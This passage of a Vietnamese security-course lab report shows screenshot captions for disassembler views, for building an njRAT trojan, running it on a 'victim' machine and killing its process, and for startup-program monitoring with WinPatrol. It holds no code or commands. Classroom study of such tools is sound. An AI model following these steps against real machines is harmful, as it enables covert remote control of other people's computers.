
## Báo cáo thực hành




- Bước 5: Chọn Graph sau đó chọn Flow**




- Bước 6: Cửa sổ Graph xuất hiện**



- Bước 7: Click vào Windows chọn Hex View-1




- Bước 8:** Cửa sổ xuất hiện sau khi chọn Hex View-1




## Lab 6 – Monitoring TCP/IP Connections using the CurrPorts


- Bước 1:** Cài đặt phần mềm njRAT:




- Bước 2:** Tạo trojan:



- Bước 3:** Chạy trojan này trên máy nạn nhân và kiểm tra Task Manager của máy nạn nhân:




- Bước 4:** Để thoát khỏi quyền kiểm soát của kẻ tấn công, chỉ việc kill tiến trình này:




## Lab 7 – Startup Program Monitoring


- Bước 1:** Cài đặt winpatrol trên Windows 10:




- Bước 2:** Chọn một chương trình đang chạy: và click **Disabled**




- Bước 3:** Chuyển sang **IE Helpers** chọn một chương trình không quan trọng để **remove**




- **Bước 4:** Chuyển sang **Services**, chọn một chương trình bất kỳ và click vào **Info**



